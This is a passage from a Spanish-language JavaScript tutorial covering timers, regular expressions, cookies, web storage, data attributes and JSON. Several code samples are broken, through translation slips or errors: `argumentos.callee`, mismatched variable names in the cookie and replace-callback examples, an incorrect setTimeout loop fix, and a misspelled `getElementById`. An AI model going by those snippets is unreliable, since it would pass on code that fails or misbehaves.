La ejecución del código en `comparar()` tiene dos posibles ramas: `exito` cuando los valores esperados y reales son iguales y `fallo` cuando son diferentes. Esto es especialmente útil cuando el flujo de control debe bifurcarse después de alguna instrucción asíncrona:

```
function compararAsync(actual, exito, fallo) {
      setTimeout(function () {
            comparar(actual, exito, fallo)
      }, 1000);
}
compararAsync(true, onExito, onFallo);
compararAsync(false, onExito, onFallo);
console.log('Hacer otra cosa');
// Salida:
// "Hacer otra cosa"
// "Valor esperado"
// "Valor inesperado/excepcional"
```

Debe tenerse en cuenta que las llamadas de retorno múltiples no tienen por qué ser mutuamente excluyentes - ambos métodos pueden ser llamados. Del mismo modo, la función `comparar()` podría escribirse con callbacks que sean opcionales (utilizando un noop como valor por defecto - ver Patrón de objeto nulo).

Capítulo 30: Intervalos y timeouts

Sección 30.1: setTimeout recursivo

Para repetir una función indefinidamente, `setTimeout` puede ser llamado recursivamente:

```
function repitiendoFunc() {
     console.log("Han pasado 5 segundos. Vuelva a ejecutar la función.");
     setTimeout(repitiendoFunc, 5000);
}
setTimeout(repitiendoFunc, 5000);
```

A diferencia de `setInterval`, esto asegura que la función se ejecutará incluso si el tiempo de ejecución de la función es mayor que el retraso especificado. Sin embargo, no garantiza un intervalo regular entre ejecuciones de funciones. Este comportamiento también varía porque una excepción antes de la llamada recursiva a `setTimeout` evitará que se repita de nuevo, mientras que `setInterval` se repetiría indefinidamente independientemente de las excepciones.

Sección 30.2: Intervalos

```
function esperarFunc(){
     console.log("Se registrará cada 5 segundos");
}
window.setInterval(esperarFunc,5000);
```

Sección 30.3: Intervalos

Estándar

No es necesario crear la variable, pero es una buena práctica, ya que puede utilizar esa variable con `clearInterval` para detener el intervalo que se está ejecutando.

```
var int = setInterval("hacerAlgo()", 5000 ); /* 5 segundos */
var int = setInterval(hacerAlgo, 5000 ); /* lo mismo, sin comillas, sin paréntesis */
```

Si necesita pasar parámetros a la función `hacerAlgo`, puede pasarlos como parámetros adicionales más allá de los dos primeros a `setInterval`.

Sin solapamiento

`setInterval`, como arriba, se ejecutará cada 5 segundos (o lo que usted establezca) sin importar qué. Aunque la función `hacerAlgo` tarda más de 5 segundos en ejecutarse. Eso puede crear problemas. Si sólo quieres asegurarte de que hay esa pausa entre ejecuciones de `hacerAlgo`, puedes hacer esto:

```
(function(){
     hacerAlgo();
     setTimeout(argumentos.callee, 5000);
})()
```

Sección 30.4: Eliminar intervalos

`window.setInterval()` devuelve un `IntervalID`, que puede utilizarse para impedir que ese intervalo siga ejecutándose. Para ello, almacene el valor de retorno de `window.setInterval()` en una variable y llame a `clearInterval()` con esa variable como como único argumento:

```
function esperarFunc(){
      console.log("Se registrará cada 5 segundos");
}
var intervalo = window.setInterval(esperarFunc,5000);
window.setTimeout(function(){
      clearInterval(intervalo);
},32000);
```

Esto registrará `Se registrará cada 5 segundos` cada 5 segundos, pero lo detendrá después de 32 segundos. Así que registrará el mensaje 6 veces.

Sección 30.5: Eliminar timeouts

`window.setTimout()` devuelve un `TimeoutID`, que puede ser utilizado para detener la ejecución de ese timeout. Para ello, almacene el valor de retorno de `window.setTimout()` en una variable y llame a `clearTimeout()` con esa variable como único argumento. argumento:

```
function esperarFunc(){
      console.log("No se registrará después de 5 segundos");
}
function pararFunc(){
      clearTimeout(timeout);
}
var timeout = window.setTimeout(esperarFunc,5000);
window.setTimeout(pararFunc,3000);
```

Esto no registrará el mensaje porque el temporizador se detiene después de 3 segundos.

Sección 30.6: setTimeout, orden de operaciones, clearTimeout

setTimeout

- Ejecuta una función, después de esperar un número especificado de milisegundos.
- utilizado para retrasar la ejecución de una función.

Sintaxis: `setTimeout(function, milisegundos)` o `window.setTimeout(function, milisegundos)`

Ejemplo: Este ejemplo muestra "hola" en la consola después de 1 segundo. El segundo parámetro está en milisegundos, por lo que 1000 = 1 seg, 250 = 0,25 seg, etc.

```
setTimeout(function() {
      console.log('hola');
}, 1000);
```

Problemas con setTimeout

sí está utilizando el método `setTimeout` en un bucle `for`:

```
for (i = 0; i < 3; ++i) {
      setTimeout(function(){
            console.log(i);
      }, 500);
}
```

Esto mostrará el valor `3 tres` veces, lo que no es correcto.

Solución de este problema:

```
for (i = 0; i < 3; ++i) {
    setTimeout(function(j){
        console.log(i);
    }(i), 1000);
}
```

Dará como salida el valor `0,1,2`. Aquí, estamos pasando el `i` en la función como un parámetro(`j`).

Orden de las operaciones

Además, debido al hecho de que JavaScript es de un solo hilo y utiliza un bucle de eventos global, `setTimeout` puede ser utilizado para añadir un elemento al final de la cola de ejecución llamando a `setTimeout` con retardo cero. Por ejemplo:

```
setTimeout(function() {
    console.log('world');
}, 0);
console.log('hello');
```

Saldrá realmente:

```
hola
mundo
```

Además, cero milisegundos aquí no significan que la función dentro del `setTimeout` se ejecutará inmediatamente. Tardará un poco más dependiendo de los elementos a ejecutar que queden en la cola de ejecución. Éste se empujado al final de la cola.

Cancelar un tiempo de espera

`clearTimeout()` : detiene la ejecución de la función especificada en `setTimeout()`

Sintaxis: `clearTimeout(timeoutVariable)` o `window.clearTimeout(timeoutVariable)`

Ejemplo:

```
var timeout = setTimeout(function() {
    console.log('hola');
}, 1000);
clearTimeout(timeout); // El tiempo de espera ya no se ejecutará
```

Capítulo 31: Expresiones regulares

Banderas	Detalles
g	**g**lobal. Todas las coincidencias (no devuelve en la primera coincidencia).
m	**m**ultilínea. Hace que `^` & `$` coincidan con el principio/final de cada línea (no sólo con el principio/final de la cadena de caracteres).
i	**i**nsensible. Coincidencia sin distinción entre mayúsculas y minúsculas (ignora las mayúsculas y minúsculas de [a-zA-Z]).
u	**u**nicode : Las cadenas de texto de patrones se tratan como **UTF-16**. También hace que las secuencias de escape coincidan con caracteres Unicode.
y	stick**y**: coincide sólo a partir del índice indicado por la propiedad lastIndex de esta expresión regular en la cadena de caracteres

Sección 31.1: Crear un objeto RegExp

Creación estándar

Se recomienda utilizar esta forma sólo cuando se creen expresiones regulares a partir de variables dinámicas.

Se utiliza cuando la expresión puede cambiar o es generada por el usuario.

```
var re = new RegExp(".*");
```

Con banderas:

```
var re = new RegExp(".*", "gmi");
```

Con una barra invertida: (debe escaparse porque la expresión regular se especifica con una cadena)

```
var re = new RegExp("\\w*");
```

Inicialización estática

Utilícelo cuando sepa que la expresión regular no va a cambiar, y sepa cuál es la expresión antes del tiempo de ejecución.

```
var re = /.*/;
```

Con banderas:

```
var re = /.*/gmi;
```

Con una barra invertida: (no debe escaparse porque la expresión regular se especifica en un literal)

```
var re = /\w*/;
```

Sección 31.2: Banderas RegExp

Hay varios indicadores que puede especificar para modificar el comportamiento de RegEx. Los indicadores pueden añadirse al final de un literal regex, como al especificar `gi` en `/test/gi`, o pueden especificarse como segundo argumento del constructor `RegExp`, como en `new RegExp('test', 'gi')`.

`g` - Global. Busca todas las coincidencias en lugar de detenerse en la primera.

`i` - Ignora mayúsculas y minúsculas. `/[a-z]/i` equivale a `/[a-zA-Z]/`.

`m` - Multilínea. `^` y `$` coinciden con el principio y el final de cada línea respectivamente, tratando `\n` y `\r` como delimitadores en lugar de simplemente el principio y el final de toda la cadena.

Version ≥ 6

`u` - Unicode. Si no se admite este indicador, debe hacer coincidir caracteres Unicode específicos con `\uXXXX`, donde `XXXX` es el valor del carácter en hexadecimal.

`y` - Busca todas las coincidencias consecutivas/adyacentes.

Sección 31.3: Comprueba si la cadena contiene el patrón usando .test()

```
var re = /[a-z]+/;
if (re.test("foo")) {
     console.log("Exite coincidencia.");
}
```

El método `test` realiza una búsqueda para ver si una expresión regular coincide con una cadena. La expresión regular `[a-z]+` buscará una o más letras minúsculas. Dado que el patrón coincide con la cadena, se registrará en la consola "Existe coincidencia".

Sección 31.4: Coincidencia con .exec()

Coincidencia con `.exec()`

`RegExp.prototype.exec(string)` devuelve un array de capturas, o `null` si no hay coincidencias.

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index` es 3, la ubicación (basada en cero) de la coincidencia.

`match[0]` es la cadena de coincidencia completa.

`match[1]` es el texto correspondiente al primer grupo capturado. `match[n]` sería el valor del enésimo grupo capturado.

Recorrer las coincidencias con `.exec()`

```
var re = /a/g;
var resultado;
while ((resultado = re.exec('barbatbaz')) !== null) {
     console.log("encontrado '" + resultado[0] + "', la siguiente ejecución empieza en el índice
     '" + re.lastIndex + "'");
}
```

Resultados esperados

encontrado 'a', la siguiente ejecución comienza en el índice '2'

encontrado 'a', la siguiente ejecución comienza en el índice '5

encontrado "a", la siguiente ejecución comienza en el índice "8

Sección 31.5: Utilizar RegExp con cadenas de caracteres

El objeto `String` tiene los siguientes métodos que aceptan expresiones regulares como argumentos.

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

Match RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Resultados esperados

```
Array ["in"]
Array ["rin", "r"]
```

Replace RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Resultados esperados

```
strfoog
```

Split RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

Resultados esperados

```
Array ["str", "gstr", "g"]
```

Search RegExp

`.search()` devuelve el índice en el que se ha encontrado una coincidencia o -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Resultados esperados

```
3
-1
```

Sección 31.6: Grupos de RegExp

JavaScript admite varios tipos de grupo en sus Expresiones Regulares, *grupos de captura, grupos de no captura* y *lookaheads*. En la actualidad, no hay soporte de *look-behind*.

Captura

A veces, la coincidencia deseada depende de su contexto. Esto significa que una simple *RegExp* encontrará en exceso la parte del `String` que es de interés, por lo que la solución es escribir un grupo de captura `(patrón)`. Los datos capturados pueden entonces referenciarse como...

- Sustitución de cadena `"$n"` donde `n` es el *n-ésimo* grupo de captura (empezando por `1`).
- El *n-ésimo* argumento de una función callback.
- Si la *RegExp* no está marcada con `g`, el elemento *n+1* de un array `str.match` devuelta.
- Si la *RegExp* está marcada como `g`, `str.match` descarta las capturas, utilice `re.exec` en su lugar.

Digamos que hay una *cadena de caracteres* en la que todos los signos `+` deben sustituirse por un espacio, pero sólo si siguen a un carácter de letra. Esto significa que una coincidencia simple incluiría ese carácter de letra y también se eliminaría. Capturarla es la solución, ya que permite conservar la letra coincidente.

```
let str = "aa+b+cc+1+2",
re = /([a-z])\+/g;
// Reemplazo de cadenas de texto
str.replace(re, '$1 '); // "aa b cc 1+2"
// Sustitución de la función
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Sin captura

Utilizando la forma `(?:patron)`, funcionan de forma similar a los grupos de captura, salvo que no almacenan el contenido del grupo después de la coincidencia.

Pueden ser especialmente útiles si se están capturando otros datos de los que no se desea mover los índices, pero es necesario realizar alguna concordancia de patrones avanzada, como una `OR`.

```
let str = "aa+b+cc+1+2",
re = /(?:\b|c)([a-z])\+/g;
str.replace(re, '$1 '); // "aa+b c 1+2"
```

Look-Ahead

Si la coincidencia deseada depende de algo que le sigue, en lugar de coincidir con eso y capturarlo, es posible utilizar un look-ahead para comprobarlo, pero no incluirlo en la coincidencia. Un look-ahead positivo tiene la forma `(?=patron)`, un look-ahead negativo (en el que la coincidencia de expresión sólo se produce si el patrón look-ahead no coincide) tiene la forma `(?!patron)`.

```
let str = "aa+b+cc+1+2",
re = /\+(?=[a-z])/g;
str.replace(re, ' '); // "aa b cc+1+2"
```

Sección 31.7: Sustitución de la coincidencia de cadenas de caracteres por una función callback

`String#replace` puede tener una función como segundo argumento para que pueda proporcionar un reemplazo basado en alguna lógica.

```
" Alguna cadena de caracteres Alguna ".replace(/Alguna/g, (match, indiceInicial, cadenaCompleta)
=> {
      if(startIndex == 0){
            return 'Inicio';
      } else {
            return 'Fin';
      }
});
// devolverá la cadena Inicio cadena de caracteres Fin
```

Biblioteca de plantillas de una línea

```
let datos = {nombre: 'John', apellido: 'Doe'}
"Mi nombre es {apellido}, {nombre} {apellido}".replace(/(?:{(.+?)})/g, x => datos[x.slice(1,-
1)]);
// "Mi nombre es Doe, John Doe"
```

Sección 31.8: Utilizar Regex.exec() con regex entre paréntesis para extraer coincidencias de una cadena de caracteres

A veces no se desea simplemente sustituir o eliminar la cadena. A veces quiere extraer y procesar coincidencias. He aquí un ejemplo de cómo manipular las coincidencias.

¿Qué es una coincidencia? Cuando se encuentra una subcadena de caracteres compatible para toda la expresión regular en la cadena, el comando exec produce una coincidencia. Una coincidencia es un array compuesto en primer lugar por toda la subcadena de caracteres que coincidió y todos los paréntesis de la coincidencia.

Imagina una cadena html:

```
<html>
	<head></head>
	<body>
		<h1>Ejemplo</h1>
		<p> Mira este estupendo enlace: <a href="http://goalkicker.com">goalkicker</a>
		http://otroenlacefueradelaetiqueta</p>
		Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
	</body>
</html>
```

Quieres extraer y obtener todos los enlaces dentro de una etiqueta a. Al principio, aquí la regex que escribir:

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

Pero ahora, imagina que quieres el href y el anchor de cada enlace. Y lo quieres junto. Puede añadir simplemente una nueva expresión regular para cada coincidencia O puede utilizar paréntesis:

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n <head></head>\n <body>\n <h1>Ejemplo</h1>\n <p>Mira este estupendo enlace:
<a href="http://goalkicker.com">goalkicker</a> http://anotherlinkoutsideatag</p>\n\n
Copyright <a href="https://stackoverflow.com">Stackoverflow</a>\n </body>\';\n';
var m;
var enlaces = [];
while ((m = re.exec(str)) !== null) {
	if (m.index === re.lastIndex) {
		re.lastIndex++;
	}
	console.log(m[0]); // Toda la subcadena de caracteres
	console.log(m[1]); // El subapartado href
	console.log(m[2]); // La subparte de anclaje
	enlaces.push({
		match: m[0], // toda la coincidencia
		href: m[1], // el primer paréntesis => (https?:\/\/.*)
		anchor: m[2], // el segundo => ([^<]*)
	});
}
```

Al final del bucle, tienes un array de link con anchor y href y puedes usarlo para escribir markdown por ejemplo:

```
enlaces.forEach(function(enlace) {
	console.log('[%s](%s)', enlace.anchor, enlace.href);
});
```

Para ir más lejos:

- Paréntesis anidados

Capítulo 32: Cookies

Sección 32.1: Comprobar si las cookies están activadas

Si desea asegurarse de que las cookies están habilitadas antes de utilizarlas, puede utilizar `navigator.cookieEnabled`:

```
if (navigator.cookieEnabled === false)
{
    alert("Error: ¡las cookies no están habilitadas!");
}
```

Tenga en cuenta que en navegadores antiguos `navigator.cookieEnabled` puede no existir y estar indefinido. En esos casos no detectará que las cookies no están habilitadas.

Sección 32.2: Agregar y configurar cookies

Las siguientes variables configuran el siguiente ejemplo:

```
var NOMBRE_COOKIE = "Example Cookie"; /* El nombre de la cookie. */
var VALOR_COOKIES = "Hello, world!"; /* El valor de la cookie. */
var RUTA_COOKIE = "/foo/bar"; /* La ruta de la cookie. */
var CADUCACION_COOKIE; /* La fecha de caducidad de la cookie (configurada más abajo). */
/* Establezca la caducidad de las cookies en 1 minuto en el futuro (60000ms = 1 minuto). */
CADUCACION_COOKIE = (new Date(Date.now() + 60000)).toUTCString();
document.cookie +=
    NOMBRE_COOKIE + "=" + VALOR_COOKIE
    + "; expires=" + CADUCACION_COOKIE
    + "; path=" + RUTA_COOKIE;
```

Sección 32.3: Lectura de cookies

```
var nombre = nombre + "=",
    array_cookie = document.cookie.split(';'),
    valor_cookie;
for(var i=0;i<array_cookie.length;i++) {
    var cookie=array_cookie[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(nombre)==0)
        valor_cookie = cookie.substring(nombre.length,cookie.length);
}
```

Esto establecerá `valor_cookie` al valor de la cookie, si existe. Si la cookie no está establecida, establecerá `valor_cookie` en **`null`**.

Sección 32.4: Eliminar cookies

```
var caducidad = new Date();
caducidad.setTime(caducidad.getTime() - 3600);
document.cookie = nombre + "=; expires=" + caducidad.toGMTString() + "; path=/"
```

Esto eliminará la cookie llamada `nombre`.

Capítulo 33: Almacenamiento web

Parámetro	Descripción
name	La clave/nombre del item
value	El valor del item

Sección 33.1: Utilizar localStorage

El objeto `localStorage` proporciona un almacenamiento clave-valor de cadenas persistente (pero no permanente, véanse los límites más abajo). Cualquier cambio en cambios son visibles inmediatamente en todas las demás ventanas/cuadros del mismo origen. Los valores almacenados persisten indefinidamente a menos que el usuario borre los datos guardados o configure un límite de caducidad. `localStorage` utiliza una interfaz de tipo map para obtener y establecer valores.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"
localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

Si desea almacenar datos estructurados simples, puede utilizar JSON para serializarlos hacia y desde cadenas para su almacenamiento.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));
console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

límites de localStorage en los navegadores

Navegadores móviles:

Navegador	Google Chrome	Navegador de Android	Mozilla Firefox	Safari para iOS
Versión	40	4.2	34	6-8
Espacio disponible	10 MB	2 MB	10 MB	5 MB

Navegadores de escritorio:

Navegador	Google Chrome	Opera	Mozilla Firefox	Safari	Internet Explorer
Versión	40	27	34	6-8	9-11
Espacio disponible	10 MB	10 MB	10 MB	5 MB	10 MB

Sección 33.2: Manipulación más sencilla del almacenamiento

`localStorage`, `sessionStorage` son **objetos** JavaScript y puedes tratarlos como tales. En lugar de usar Métodos de Almacenamiento como `.getItem()`, `.setItem()`, etc… aquí hay una alternativa más simple:

```
// Establecer
localStorage.saludo = "¡Hola!"; // Igual que: window.localStorage.setItem("saludo", "¡Hola!");
// Obtener
localStorage.saludo; // Igual que: window.localStorage.getItem("saludo");
// Eliminar item
delete localStorage.saludo; // Igual que: window.localStorage.removeItem("saludo");
// Limpiar localStorage
localStorage.clear();
```

Ejemplo:

```
// Almacenar valores (Strings, Numbers)
localStorage.hola = "Hola";
localStorage.anno = 2017;
// Almacenar datos complejos (Objects, Arrays)
var usuario = {nombre:"John", apellido:"Doe", libros:["A","B"]};
localStorage.usuario = JSON.stringify( usuario );
// Importante: Los Numbers se almacenan como String
console.log( typeof localStorage.anno ); // String
// Recuperar valores
var algunAnno = localStorage.anno; // "2017"
// Recuperar datos complejos
var datosUsuario = JSON.parse( localStorage.usuario );
var nombreUsuario = datosUsuario.nombre; // "John"
// Eliminar datos específicos
delete localStorage.anno;
// Borrar (eliminar) todos los datos almacenados
localStorage.clear();
```

Sección 33.3: Eventos de almacenamiento

Siempre que se establezca un valor en `localStorage`, se enviará un evento `storage` a todas las demás `windows` del mismo origen. Puede utilizarse para sincronizar el estado entre distintas páginas sin necesidad de recargar o comunicarse con un servidor. Por ejemplo, podemos reflejar el valor de un elemento de entrada como texto de párrafo en otra ventana:

Primera ventana

```
var input = document.createElement('input');
document.body.appendChild(input);
input.value = localStorage.getItem('valor-usuario');
input.oninput = function(event) {
    localStorage.setItem('valor-usuario', input.value);
};
```

Segunda ventana

```
var output = document.createElement('p');
document.body.appendChild(output);
output.textContent = localStorage.getItem('valor-usuario');
window.addEventListener('storage', function(event) {
    if (event.key === 'valor-usuario') {
        output.textContent = event.newValue;
    }
});
```

Notas

El evento no se dispara ni se puede capturar en Chrome, Edge y Safari si el dominio se modificó mediante script.

Primera ventana

```
// pagina url: http://sub.a.com/1.html
document.domain = 'a.com';
var input = document.createElement('input');
document.body.appendChild(input);
input.value = localStorage.getItem('valor-usuario');
input.oninput = function(event) {
    localStorage.setItem('valor-usuario', input.value);
};
```

Segunda ventana

```
// pagina url: http://sub.a.com/2.html
document.domain = 'a.com';
var output = document.createElement('p');
document.body.appendChild(output);
// Listener nunca se llamará en Chrome(53), Edge y Safari(10.0).
window.addEventListener('storage', function(event) {
	if (event.key === 'valor-usuario') {
		output.textContent = event.newValue;
	}
});
```

Sección 33.4: sessionStorage

El objeto `sessionStorage` implementa la misma interfaz Storage que `localStorage`. Sin embargo, en lugar de compartirse con todas las páginas del mismo origen, los datos de `sessionStorage` se almacenan por separado para cada ventana/pestaña. Los datos almacenados persisten entre páginas en esa ventana/pestaña mientras esté abierta, pero no son visibles en ningún otro sitio.

```
var audio = document.querySelector('audio');
// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
	sessionStorage.setItem('volume', audio.volume);
};
```

Guardar datos en `sessionStorage`

```
sessionStorage.setItem('key', 'value');
```

Obtener datos guardados de `sessionStorage`

```
var data = sessionStorage.getItem('key');
```

Eliminar los datos guardados de `sessionStorage`

```
sessionStorage.removeItem('key')
```

Sección 33.5: localStorage.length

La propiedad `localStorage.length` devuelve un número entero que indica el número de elementos del `localStorage`.

Ejemplo:

Establecer ítems

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Obtener longitud

```
localStorage.length; // 3
```

Sección 33.6: Condiciones de error

La mayoría de los navegadores, cuando están configurados para bloquear las cookies, también bloquean `localStorage`. Los intentos de utilizarlo provocarán una excepción. No olvide gestionar estos casos.

```
var video = document.querySelector('video')
try {
	video.volume = localStorage.getItem('volume')
} catch (error) {
	alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

Si no se gestionara el error, el programa dejaría de funcionar correctamente.

Sección 33.7: Limpiar el localStorage

Para borrar el almacenamiento, basta con ejecutar

```
localStorage.clear();
```

Sección 33.8: Quitar un elemento del localStorage

Para eliminar un elemento específico del almacén del navegador (lo contrario de `setItem`) utilice `removeItem`

```
localStorage.removeItem("greet");
```

Ejemplo:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");
console.log( localStorage.getItem("greet") ); // null
```

(Lo mismo ocurre con `sessionStorage`)

Capítulo 34: Atributos de datos

Sección 34.1: Acceso a los atributos de datos

Utilización de la propiedad `dataset`

La nueva propiedad `dataset` permite acceder (tanto para lectura como para escritura) a todos los atributos de datos `data-*` en cualquier elemento.

```
<p>Countries:</p>
<ul>
	<li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
	<li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
	<li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
	function showDetails(item) {
		var msg = item.innerHTML
		+ "\r\nISO ID: " + item.dataset.id
		+ "\r\nDial Code: " + item.dataset.dialCode;
		alert(msg);
	}
	function correctDetails(item) {
		var item = document.getEmementById("C3");
		item.dataset.id = "FR";
		item.dataset.dialCode = "33";
	}
</script>
```

Nota: La propiedad `dataset` sólo es compatible con los navegadores modernos y es ligeramente más lenta que los métodos `getAttribute` y `setAttribute`, que son compatibles con todos los navegadores.

Utilización de los métodos `getAttribute` y `setAttribute`

Si quieres dar soporte a los navegadores anteriores a HTML5, puedes utilizar los métodos `getAttribute` y `setAttribute` que se utilizan para acceder a cualquier atributo, incluidos los atributos de datos. Las dos funciones del ejemplo anteriores pueden escribirse de esta manera:

```
<script>
	function showDetails(item) {
		var msg = item.innerHTML
		+ "\r\nISO ID: " + item.getAttribute("data-id")
		+ "\r\nDial Code: " + item.getAttribute("data-dial-code");
		alert(msg);
	}
	function correctDetails(item) {
		var item = document.getEmementById("C3");
		item.setAttribute("id", "FR");
		item.setAttribute("data-dial-code", "33");
	}
</script>
```

Capítulo 35: JSON

Parámetro	Detalles
JSON.parse	**Analizar una cadena de caracteres JSON**
`input(string)`	Cadena de caracteres JSON a analizar.
`reviver(function)`	Prescribe una transformación para la cadena de caracteres JSON de entrada.
JSON.stringify	**Serializar un valor serializable**
`value(string)`	Valor que debe serializarse según la especificación JSON.
`replacer(function` o `String[]` o `Number[])`	Incluye selectivamente determinadas propiedades del objeto de valor.
`space(String` o `Number)`	Si se proporciona un `number`, se insertará un `space` de número de espacios en blanco de legibilidad. Si se proporciona un `string`, ésta (los 10 primeros caracteres) se utilizará como espacios en blanco.

JSON (JavaScript Object Notation) es un formato ligero de intercambio de datos. Es fácil de leer y escribir para los humanos y fácil de analizar y generar para las máquinas. Es importante tener en cuenta que, en JavaScript, JSON es una cadena y no un objeto.

En el sitio web json.org, que también contiene enlaces a implementaciones del estándar en muchos lenguajes de programación diferentes, se puede encontrar una descripción básica.

Sección 35.1: JSON frente a literales JavaScript

JSON significa "JavaScript Object Notation", pero no es JavaScript. Piense que se trata simplemente de un formato de serialización de datos que resulta ser directamente utilizable como un literal de JavaScript. Sin embargo, no es aconsejable ejecutar directamente (es decir, a través de `eval()`) JSON que se obtiene de una fuente externa. Funcionalmente, JSON no es muy diferente de XML o YAML - se puede evitar cierta confusión si JSON se imagina como un formato de serialización que se parece mucho a JavaScript.

Aunque el nombre implica sólo objetos, y aunque la mayoría de los casos de uso a través de algún tipo de API siempre resultan ser objetos y arrays, JSON no es sólo para objetos o arrays. Se admiten los siguientes tipos primitivos:

- String (p. ej., `"¡Hola Mundo!"`)
- Number (p. ej. 42)
- Boolean (p. ej. `true`)
- El valor `null`

`undefined` no está soportado en el sentido de que una propiedad indefinida será omitida de JSON en la serialización. Por lo tanto, no hay manera de deserializar JSON y terminar con una propiedad cuyo valor es `undefined`.

La cadena de caracteres `"42"` es JSON válido. JSON no siempre tiene que tener una envoltura externa de `"{...}"` o `"[...]"`.

Aunque parte de JSON también es JavaScript válido y parte de JavaScript también es JSON válido, existen algunas diferencias sutiles entre ambos lenguajes y ninguno de ellos es un subconjunto del otro.

Tomemos como ejemplo la siguiente cadena JSON:

```
{"color": "blue"}
```

Puede insertarse directamente en JavaScript. Será sintácticamente válido y producirá el valor correcto:

```
const skin = {"color": "blue"};
```

Sin embargo, sabemos que "color" es un nombre de identificador válido y las comillas alrededor del nombre de la propiedad pueden omitirse:

```
const skin = {color: "blue"};
```

También sabemos que podemos utilizar comillas simples en lugar de dobles:

```
const skin = {'color': 'blue'};
```

Pero, si tomáramos ambos literales y los tratáramos como JSON, **ninguno sería JSON sintácticamente válido**:

```
{color: "blue"}
{'color': 'blue'}
```

JSON requiere estrictamente que todos los nombres de propiedades estén entre comillas dobles y que los valores de cadena de caracteres también lo estén.

Es habitual que los recién llegados a JSON intenten utilizar fragmentos de código con literales JavaScript como JSON, y se rasquen la cabeza por los errores de sintaxis que obtienen del analizador sintáctico de JSON.

Más confusión empieza a surgir cuando se aplica una *terminología incorrecta* en el código o en la conversación.

Un anti-patrón común es nombrar las variables que contienen valores no JSON como "json":

```
fetch(url).then(function (response) {
	const json = JSON.parse(response.data); // ¡La confusión está servida!
	// Hemos terminado con la noción de "JSON" en este punto,
	// pero el concepto se quedó con el nombre de la variable.
});
```

En el ejemplo anterior, `response.data` es una cadena de caracteres JSON que es devuelta por alguna API. JSON se detiene en el dominio de respuesta HTTP. La variable mal llamada "json" sólo contiene un valor JavaScript (puede ser un objeto, una matriz o incluso un simple número).

Una forma menos confusa de escribir lo anterior es:

```
fetch(url).then(function (response) {
	const value = JSON.parse(response.data);
	// Hemos terminado con la noción de "JSON" en este punto.
	// No se habla de JSON después de parsear JSON.
});
```

Los desarrolladores también tienden a utilizar mucho la expresión "objeto JSON". Esto también genera confusión. Porque como se mencionó anteriormente, una cadena de caracteres JSON no tiene por qué contener un objeto como valor. "JSON string" es un término más adecuado. Al igual que "XML string" o "YAML string" Obtienes una cadena de caracteres, la analizas y obtienes un valor.

Sección 35.2: Análisis sintáctico con una función de desvío

Se puede utilizar una función `reviver` para filtrar o transformar el valor analizado.

Version ≥ 5.1

```
var jsonString = '[{"nombre":"John","puntuacion":51},{"nombre":"Jack","puntuacion":17}]';
var datos = JSON.parse(jsonString, function reviver(clave, valor) {
	return clave === 'nombre' ? valor.toUpperCase() : valor;
});
```

Version ≥ 6

```
const jsonString = '[{"nombre":"John","puntuacion":51},{"nombre":"Jack","puntuacion":17}]';
const datos = JSON.parse(jsonString, (clave, valor) =>
	clave === 'nombre' ? valor.toUpperCase() : valor
);
```

El resultado es el siguiente:

```
[
	{
		'nombre': 'JOHN',
		'puntuacion': 51
	},
	{
		'nombre': 'JACK',
		'puntuacion': 17
	}
]
```

Esto es particularmente útil cuando se deben enviar datos que necesitan ser serializados/codificados al ser transmitidos con JSON, pero se quiere acceder a ellos deserializados/decodificados. En el siguiente ejemplo, una fecha fue codificada a su representación ISO 8601. Usamos la función `reviver` para parsear esto en un JavaScript `Date`.

Version ≥ 5.1

```
var jsonString = '{"fecha":"2016-01-04T23:00:00.000Z"}';
var datos = JSON.parse(jsonString, function (clave, valor) {
	return (clave === 'fecha') ? new Date(valor) : valor;
});
```

Version ≥ 6

```
const jsonString = '{"fecha":"2016-01-04T23:00:00.000Z"}';
const datos = JSON.parse(jsonString, (clave, valor) =>
	clave === 'fecha' ? new Date(valor) : valor
);
```

Es importante asegurarse de que la función `reviver` devuelve un valor útil al final de cada iteración. Si la función `reviver` devuelve **`undefined`**, ningún valor o la ejecución decae hacia el final de la función, la propiedad se elimina del objeto. En caso contrario, la propiedad se redefine para que sea el valor de retorno.

Sección 35.3: Serializar un valor

Un valor JavaScript puede convertirse en una cadena de caracteres JSON mediante la función `JSON.stringify`.

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` El valor a convertir en una cadena de caracteres JSON.

```
/* Boolean */ JSON.stringify(true) // 'true'
/* Number */ JSON.stringify(12) // '12'
/* String */ JSON.stringify('foo') // '"foo"'
/* Object */ JSON.stringify({}) // '{}'
JSON.stringify({foo: 'baz'}) // '{"foo": "baz"}'
/* Array */ JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date */ JSON.stringify(new Date()) // '"2016-08-06T17:25:23.588Z"'
